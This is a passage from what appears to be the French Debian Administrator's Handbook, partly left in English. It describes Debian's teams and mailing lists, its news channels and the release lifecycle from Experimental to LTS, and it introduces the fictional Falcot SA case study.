Les *listmasters* administrent le serveur de courrier électronique gérant les listes de diffusion. Ils créent les nouvelles listes, gèrent les *bounces* (notices de non livraison) et maintiennent des filtres contre le *spam* (pourriel, ou publicités non sollicitées).

#### CULTURE

#### Le trafic sur les listes de diffusion : quelques chiffres

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. The numbers (from May 2019) regarding our mailing lists speak for themselves: Debian hosts about 315 lists, totaling over 303,000 individual subscriptions. 227,000 e-mails are delivered every day.

Each specific service has its own administration team, generally composed of volunteers who have installed it (and also frequently programmed the corresponding tools themselves). This is the case of the bug tracking system (BTS), the package tracker, salsa.debian.org (GitLab server, see sidebar « [GitLab, Git repository hosting and much more](#) » page 20), the services available on qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

### *Équipes de développement, équipes transversales*

Contrairement aux équipes administratives, les équipes de développement sont très largement ouvertes, même aux contributeurs extérieurs. Même si Debian n'a pas vocation à créer des logiciels, le projet a besoin de quelques programmes spécifiques pour atteindre ses objectifs. Évidemment développés sous une licence libre, ces outils font appel aux méthodes éprouvées par ailleurs dans le monde du logiciel libre.

Debian a développé peu de logiciels en propre, mais certains ont acquis un rôle capital et leur notoriété dépasse désormais le cadre du projet. Citons notamment `dpkg`, programme de manipulation des paquets Debian (c'est d'ailleurs une abréviation de *Debian PackaGe*), et `apt`, outil d'installation automatique de tout paquet Debian et de ses dépendances, garantissant la cohérence du système après la mise à jour (c'est l'acronyme d'*Advanced Package Tool*). Leurs équipes sont pourtant très réduites, car un très bon niveau en programmation est nécessaire à la compréhension globale du fonctionnement de ce type de programme.

The most important team is probably that for the Debian installation program, `debian-installer`, which has accomplished a work of momentous proportions since its conception in 2001. Numerous contributors were needed, since it is difficult to write a single program able to install Debian on a dozen different architectures. Each one has its own mechanism for booting and its own bootloader. All of this work is coordinated on the `debian-boot@lists.debian.org` mailing list, under the direction of Cyril Brulebois.

- ⇒ <https://www.debian.org-devel/debian-installer/>
- ⇒ [https://joeyh.name/blog/entry/d-i\\_retrospective/](https://joeyh.name/blog/entry/d-i_retrospective/)

L'équipe du programme `debian-cd`, plus réduite, a un objet bien plus modeste. Signalons que de nombreux « petits » contributeurs se chargent de leur architecture, le développeur principal ne pouvant pas en connaître toutes les subtilités, ni la manière exacte de faire démarrer l'installateur depuis le CD-Rom.

De nombreuses équipes ont des tâches transversales à l'activité de mise en paquet : `debian-qa@lists.debian.org` essaie par exemple d'assurer la qualité à tous les niveaux de Debian. Quant à `debian-policy@lists.debian.org`, elle fait évoluer la charte Debian en fonction des propositions des uns et des autres. Les équipes responsables de chaque architecture (`debian-architecture@lists.debian.org`) y compilent tous les paquets, qu'elles adaptent à leur architecture le cas échéant.

D'autres équipes encadrent les paquets les plus importants pour en assurer la maintenance sans faire peser une trop lourde responsabilité sur une seule paire d'épaules ; c'est le cas de la bibliothèque C avec `debian-glibc@lists.debian.org`, du compilateur C avec `debian-gcc@lists.debian.org` ou encore de X.org avec `debian-x@lists.debian.org` (groupe également connu sous le nom de *X Strike Force*).

## 1.4. Suivre les actualités Debian

Comme déjà mentionné, le projet Debian évolue de manière très distribuée. C'est pourquoi il n'est pas aisés de suivre ce qui se passe sans être submergé par un flux ininterrompu de notifications.

Pour n'avoir que les nouvelles les plus importantes, il convient de s'abonner à la liste `debian-announce@lists.debian.org`. Les quelques messages annuels ne contiennent que les annonces les plus importantes, comme la disponibilité d'une nouvelle version stable, l'élection d'un nouveau leader ou la conférence Debian annuelle.

- ⇒ <https://lists.debian.org/debian-announce/>

More general (and regular) news about Debian are sent to the `debian-news@lists.debian.org` list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular “Debian Project News”, which is a compilation of various small bits of information about what happens in the project.

- ⇒ <https://lists.debian.org/debian-news/>

**The publicity team**

Debian's official communication channels are managed by volunteers of the Debian publicity team. They are delegates of the Debian Project Leader and moderate news and announcements posted there. Many other volunteers contribute to the team, for example, by writing content for "Debian Project News", Debian's official blog ([bits.debian.org](https://bits.debian.org)<sup>2</sup>) or the microblogging service ([micronews.debian.org](https://micronews.debian.org)<sup>3</sup>), which supplies social networking sites with microblogging content.

► <https://wiki.debian.org/Teams/Publicity>

For more information about the evolution of Debian and what is happening at some point in time in various teams, there is also the [debian-devel-announce@lists.debian.org](mailto:debian-devel-announce@lists.debian.org) list. As its name implies, the announcements it carries will probably be more interesting to developers, but it also allows interested parties to keep an eye on what happens in more concrete terms than just when a stable version is released. While [debian-announce@lists.debian.org](mailto:debian-announce@lists.debian.org) gives news about the user-visible results, [debian-devel-announce@lists.debian.org](mailto:debian-devel-announce@lists.debian.org) gives news about how these results are produced. As a side note, "d-d-a" (as it is sometimes referred to) is the only list that Debian developers must be subscribed to.

► <https://lists.debian.org/debian-devel-announce/>

Debian's official blog ([bits.debian.org](https://bits.debian.org)<sup>4</sup>) is also a good source of information. It conveys most of the interesting news that are published on the various mailing lists that we already covered and other important news contributed by community members. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, Debian's blog gives a valuable insight while staying rather focused on the project as a whole.

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

► <https://planet.debian.org/>

The project is also well represented on social networks. Debian only has an official presence on Identica (microblogging platform, powered by *pump.io*), but there are some accounts retransmitting the RSS feed from <https://micronews.debian.org/> and many Debian contributors who are posting on non-official accounts.

► <https://identi.ca/debian>

► <https://fosstodon.org/@debian>

► <https://twitter.com/debian>

► <https://www.facebook.com/debian>

► <https://www.flickr.com/groups/debian>

---

<sup>2</sup><https://bits.debian.org>

<sup>3</sup><https://micronews.debian.org/>

<sup>4</sup><https://bits.debian.org>

► <https://www.linkedin.com/company/debian>

## 1.5. Rôle d'une distribution

Une distribution GNU/Linux a deux objectifs principaux : installer un système libre sur un ordinateur (vierge ou disposant déjà d'autres systèmes) et fournir une palette de logiciels couvrant tous les besoins de l'utilisateur.

### 1.5.1. L'installateur : `debian-installer`

`debian-installer`, conçu de manière très modulaire pour être le plus générique possible, répond au premier. Il couvre un grand nombre de scénarios d'installations et surtout facilite grandement la création d'un installateur dérivé correspondant à un cas particulier.

Cette modularité, qui le rend aussi plus complexe, pourra perturber les développeurs découvrant cet outil. Fonctionnant en mode graphique comme en mode texte, le parcours de l'utilisateur reste toutefois similaire. De gros efforts ont été consentis pour réduire le nombre de champs à renseigner — notamment grâce à l'usage d'un logiciel de détection automatique du matériel.

Il est intéressant de remarquer que les distributions dérivées de Debian se différencient beaucoup sur cet aspect et fournissent un installateur plus limité (souvent confiné aux architectures i386 ou amd64) mais bien plus convivial aux yeux des utilisateurs néophytes. En revanche, elles se gardent généralement de trop diverger sur les contenus des paquets pour profiter au maximum de la grande famille de logiciels proposés sans souffrir de problèmes de compatibilité.

### 1.5.2. La bibliothèque de logiciels

Quantitatively, Debian is undeniably the leader in this respect, with over 28,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available on-line through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell DVD-ROMs on the Internet at a very low price (often at cost), the "images" for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

La plupart des nouveaux logiciels libres sont rapidement pris en charge dans la version de développement, qui permet de les installer. Si cela implique trop de mises à jour par le jeu des dépendances, on peut aussi recompiler le programme pour la version stable de Debian (voir le chapitre 15, « [Conception d'un paquet Debian](#) » page 460 pour plus de détails sur le sujet).

## 1.6. Cycle de vie d'une release

Le projet dispose à tout instant de trois à six versions différentes de chaque logiciel, nommées *Experimental*, *Unstable*, *Testing*, *Stable*, *Oldstable*, et même *Oldoldstable*. Chacune correspond à un stade différent du développement. Pour bien les comprendre, suivons le parcours d'un programme, de sa première mise en paquet à son intégration dans une version stable de Debian.

### VOCABULAIRE

#### *Release*

Le terme « *release* » désigne chez Debian une version particulière d'une distribution (ex : « *the unstable release* » signifie « la version instable »). Il désigne aussi l'annonce publique de toute nouvelle version (stable).

### 1.6.1. Le statut *Experimental*

Traitons d'abord le cas particulier de la distribution *Experimental* : c'est un ensemble de paquets Debian correspondant à des logiciels en cours de développement et pas forcément finalisés — d'où son nom. Tout ne transite pas par cette étape ; certains développeurs y créent des paquets pour obtenir un premier retour des utilisateurs les plus expérimentés (ou les plus courageux).

Par ailleurs, cette distribution abrite fréquemment des modifications importantes portant sur des paquets de base et dont l'intégration dans *Unstable* avec des bogues gênants aurait des répercussions trop importantes et bloquantes. C'est donc une distribution totalement isolée, dont les paquets ne migrent jamais vers une autre (sauf intervention expresse du mainteneur ou des *ftpmasters*). Elle n'est également pas utilisable de manière indépendante : seul un sous-ensemble des paquets existants est présent dans *Experimental* et elle ne contient généralement pas le système de base. Cette distribution est donc exploitable seulement en combinaison avec une autre distribution indépendante, comme *Unstable*.


### 1.6.2. Le statut *Unstable*

Let us turn back to the case of a typical package. The maintainer creates an initial package, which they compile for the *Unstable* version and place on the [ftp-master.debian.org](http://ftp-master.debian.org) server. This first event involves inspection and validation from the *ftpmasters*. The software is then available in the *Unstable* distribution, which is the “cutting edge” distribution chosen by users who are more concerned with having up-to-date packages than worried about serious bugs. They discover the program and then test it.

S'ils y découvrent des bogues, ils les décrivent à son mainteneur. Ce dernier prépare alors régulièrement des versions corrigées, qu'il place sur le serveur.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the *amd64* (or *i386*) architecture (or they opted for a source-only upload,

thus without any precompiled package); the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.



**FIGURE 1.2** Compilation d'un paquet par les autobuilders

### DÉCOUVERTE **buildd, le recompilateur de paquet Debian**

*buildd* est l'abréviation de *build daemon*. Ce logiciel recompile automatiquement les nouvelles versions des paquets Debian sur l'architecture qui l'accueille (la compilation croisée – *crosscompiling* – est évitée dans la mesure du possible).

Ainsi, pour produire des binaires destinés à l'architecture `arm64`, le projet dispose de machines `arm64`. Le programme *buildd* y fonctionne en permanence afin de créer des paquets binaires pour `arm64` à partir des paquets sources expédiés par les développeurs Debian.

Ce logiciel est employé sur tous les ordinateurs servant d'*autobuilders* à Debian. Par extension, le terme *buildd* désigne souvent ces machines, en général réservées à cet usage.

### 1.6.3. La migration vers *Testing*

Un peu plus tard, le paquet aura mûri ; compilé sur toutes les architectures, il n'aura pas connu de modifications récentes. C'est alors un candidat pour l'intégration dans la distribution *Testing* — ensemble de paquets *Unstable* sélectionnés sur quelques critères quantifiables. Chaque jour, un programme choisit automatiquement les paquets à intégrer à *Testing*, selon des éléments garantissant une certaine qualité :

1. absence de bogues critiques, ou tout du moins nombre inférieur à celui de la version actuellement intégrée dans *Testing* ;
2. at least 5 days spent in *Unstable*, which is usually sufficient time to find and report any serious problems (successfully passing the package's own test suite, if it has one, reduces that time);
3. compilation réussie sur toutes les architectures officiellement prises en charge ;
4. dependencies that can be satisfied in *Testing*, or that can at least be moved there together with the package in question;
5. automatic quality tests of the package (*autopkgtest*) — if defined — don't show any regression.

Ce système n'est évidemment pas infaillible ; on trouve régulièrement des bogues critiques dans un paquet intégré à *Testing*. Il est pourtant globalement efficace et *Testing* pose beaucoup moins de problèmes qu'*Unstable*, représentant pour beaucoup un bon compromis entre la stabilité et la soif de nouveauté.

NOTE

**Limitations de *Testing***

Bien que très intéressante dans son principe, *Testing* rencontre quelques problèmes pratiques : l'enchevêtrement des dépendances croisées entre paquets est tel qu'un paquet ne peut que rarement y progresser tout seul. Les paquets dépendant tous les uns des autres, il est parfois nécessaire d'y faire progresser simultanément un grand nombre d'entre eux, ce qui est impossible tant que certains subissent des mises à jour régulières. Par ailleurs, le script identifiant les familles de paquets ainsi solidarisés peine beaucoup à les constituer (il s'agirait d'un problème NP-complet, pour lequel nous connaissons heureusement quelques bonnes heuristiques). C'est pourquoi on peut intervenir manuellement et conseiller ce script en lui suggérant des ensembles de paquets ou en imposant l'inclusion de certains d'entre eux — quitte à casser temporairement quelques dépendances. Cette fonctionnalité est accessible aux *Release Managers* et à leurs assistants.

Rappelons qu'un problème NP-complet est de complexité algorithmique exponentielle en fonction de la taille des données, c'est-à-dire la longueur du codage (le nombre de chiffres) des éléments concernés. La seule manière de le résoudre est souvent d'examiner toutes les configurations possibles, ce qui requiert parfois d'énormes moyens. Une heuristique en est une solution approchée et satisfaisante.

COMMUNAUTÉ

**Le *Release Manager***

*Release Manager* (gestionnaire de versions) est un titre important, associé à de lourdes responsabilités. Son porteur doit en effet gérer la sortie de la nouvelle version stable de Debian et définir le processus d'évolution de *Testing* tant qu'elle


ne répond pas aux critères de qualité de *Stable*. Il définit également un calendrier prévisionnel (pas toujours respecté).

On trouve aussi des *Stable Release Managers* (gestionnaires de la version stable), souvent abrégé SRM, qui gèrent et sélectionnent les mises à jour de la version stable de Debian. Ils y incluent systématiquement les correctifs de sécurité et examinent au cas par cas toutes les autres propositions d'inclusion émises par des développeurs Debian soucieux de mettre à jour un de leurs paquets dans la version stable.

#### 1.6.4. La promotion de *Testing* en *Stable*

Let us suppose that our package is now included in *Testing*. As long as it has room for improvement, its maintainer must continue to improve it and restart the process from *Unstable* (but its later inclusion in *Testing* is generally faster: unless it changed significantly, all of its dependencies are already available). When it reaches perfection, the maintainer has completed their work. The next step is the inclusion in the *Stable* distribution, which is, in reality, a simple copy of *Testing* at a moment chosen by the Release Manager. Ideally, this decision is made when the installer is ready, and when no program in *Testing* has any known critical bugs.

Étant donné que ce moment ne survient jamais dans la pratique, Debian doit faire des compromis : supprimer des paquets dont le mainteneur n'a pas réussi à corriger les bogues à temps ou accepter de livrer une distribution comptant quelques bogues pour des milliers de logiciels. Le *Release Manager* aura préalablement prononcé une période de *freeze* (gel), où il devra approuver chaque mise à jour de *Testing*. Le but est d'empêcher toute nouvelle version (et ses nouveaux bogues) et de n'approuver que des mises à jours correctives.



**FIGURE 1.3** Parcours d'un paquet au sein des différentes versions de Debian

#### VOCABULAIRE

**Freeze : la dernière ligne droite**

Pendant la période de *freeze*, l'évolution du contenu de la distribution *Testing* est bloquée : plus aucune mise à jour automatique n'a lieu. Seuls les *Release Managers* sont alors habilités à y changer des paquets, selon leurs propres critères. L'objectif est d'éviter l'apparition de nouveaux bogues par l'introduction de nouvelles versions ; seules les mises à jour bien examinées sont acceptées lorsqu'elles corrigeant des bogues importants.

After the release of a new stable version, the Stable Release Managers manage all further development (called “revisions”, ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).

At the end of the journey, our hypothetical package is now included in the stable distribution. This journey, not without its difficulties, explains the significant delays separating the Debian Stable releases. This contributes, over all, to its reputation for quality. Furthermore, the majority of users are satisfied using one of the three distributions simultaneously available. The system administrators, concerned above all about the stability of their servers, don't need the latest and greatest version of GNOME; they can choose Debian *Stable*, and they will be satisfied. End users, more interested in the latest versions of GNOME or KDE Plasma than in rock-solid stability, will find Debian *Testing* to be a good compromise between a lack of serious problems

and relatively up-to-date software. Finally, developers and more experienced users may blaze the trail, testing all the latest developments in Debian *Unstable* right out of the gate, at the risk of suffering the headaches and bugs inherent in any new version of a program. To each their own Debian!


#### CULTURE

## **GNOME and KDE Plasma, graphical desktop environments**

GNOME (GNU Network Object Model Environment) and Plasma by KDE (formerly known as K Desktop Environment) are the two most popular graphical desktop environments in the free software world, and will be presented in greater detail in section 13.3, « [Bureaux graphiques](#) » page 395.

A desktop environment is a set of programs grouped together to allow easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and the KDE community has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

- ⇒ <https://www.gnome.org/>
- ⇒ <https://www.kde.org/>



**FIGURE 1.4** Parcours chronologique d'un paquet logiciel empaqueté par Debian

### 1.6.5. Le statut de *Oldstable* et *Oldoldstable*

Chaque version *Stable* a une durée de vie prévue d'environ 5 ans ; étant donné que les versions stables se succèdent au rythme approximatif d'une tous les 2 ans, il peut y avoir jusqu'à 3 versions supportées à un instant donné. Lorsqu'une nouvelle version stable est publiée, la précédente devient *Oldstable* et celle d'encore avant devient *Oldoldstable*.

Le support à long terme (*Long Term Support*, LTS) des versions de Debian est une initiative récente : des contributeurs individuels et des sociétés joignent leurs forces pour créer l'équipe Debian LTS. Les anciennes versions qui ne sont plus officiellement supportées par l'équipe de sécurité de Debian deviennent la responsabilité de cette nouvelle équipe.

The Debian security team handles security support in the current *Stable* release and also in the *Oldstable* release (but only for as long as is needed to ensure one year of overlap with the current stable release). This amounts roughly to three years of support for each release. The Debian LTS team handles the last (two) years of security support so that each releases benefits from at least 5 years of support and so that users can upgrade from version N to N+2, for example from Debian 8 "Jessie" to Debian 10 "Buster".

► <https://wiki.debian.org/LTS>

#### COMMUNITY

##### **Les sociétés qui parrainent l'effort LTS**

Le support à long terme est une lourde responsabilité, parce que les volontaires ont tendance à éviter le travail perçu comme non enthousiasmant. Or, la fourniture de support de sécurité pour des logiciels vieux de 5 ans est, pour de nombreux contributeurs, nettement moins enthousiasmant que la mise en paquet de nouvelles versions amont ou le développement de nouvelles fonctionnalités.

Pour que ce projet prenne vie, il a donc fallu compter sur le fait que le support à long terme est particulièrement important pour les sociétés, et qu'elles seraient d'accord pour mutualiser le coût de ce support de sécurité.

The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Hertzog's company):

► <https://www.freexian.com/services/debian-lts.html>

In the Debian LTS team, the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.


The project is always looking for new sponsors: What about your company? Can you let an employee work part-time on long term support? Can you allocate a small budget for security support?

► <https://wiki.debian.org/LTS/Funding>



## Mots-clés

Falcot SA  
PME  
Forte croissance  
Plan directeur  
Migration  
Réduction des coûts



# Présentation de l'étude de cas

# 2

---

---

Sommaire

---

---

Des besoins informatiques en forte hausse 36

Plan directeur 36

Pourquoi une distribution GNU/Linux ? 37

Pourquoi la distribution Debian ? 39

Why Debian Buster? 40

---

---

*In the context of this book, you are the system administrator of a growing small business. The time has come for you to redefine the information systems master plan for the coming year in collaboration with your directors. You choose to progressively migrate to Debian, both for practical and economical reasons. Let's see in more detail what is in store for you...*

Nous avons imaginé cette étude de cas pour aborder tous les services d'un système d'information moderne couramment utilisés dans une société de taille moyenne. Après la lecture de ce livre, vous disposerez de tous les éléments nécessaires pour effectuer vos propres installations de serveurs et voler de vos propres ailes. Vous aurez aussi appris comment trouver efficacement des informations en cas de blocage.

## 2.1. Des besoins informatiques en forte hausse

Falcot SA est un fabricant de matériel audio haut de gamme. C'est une PME en forte croissance qui dispose de deux sites : Saint-Étienne et Montpellier. Le premier compte environ 150 employés ; il héberge l'usine de fabrication des enceintes, un laboratoire de conception et les bureaux de toute l'administration. Le site de Montpellier, plus petit, n'abrite qu'une cinquantaine de collaborateurs et produit les amplificateurs.

NOTE

**Société fictive de l'étude de cas**

La société Falcot SA étudiée ici est totalement fictive. Toute ressemblance avec une société réelle est purement fortuite. De même, certaines données des exemples parsemant ce livre peuvent être fictives.

The information system has had difficulty keeping up with the company's growth, so they are now determined to completely redefine it to meet various goals established by management:


- infrastructure moderne capable de monter en puissance facilement ;
- baisse du coût des licences logicielles grâce à l'emploi de logiciels open source ;
- mise en place d'un site de commerce électronique, voire de B2B (*business to business* — il s'agit de la mise en relation de systèmes d'information entre différentes entreprises, par exemple un fournisseur et ses clients) ;
- amélioration importante de la sécurité en vue de mieux protéger les secrets industriels relatifs aux nouveaux produits.

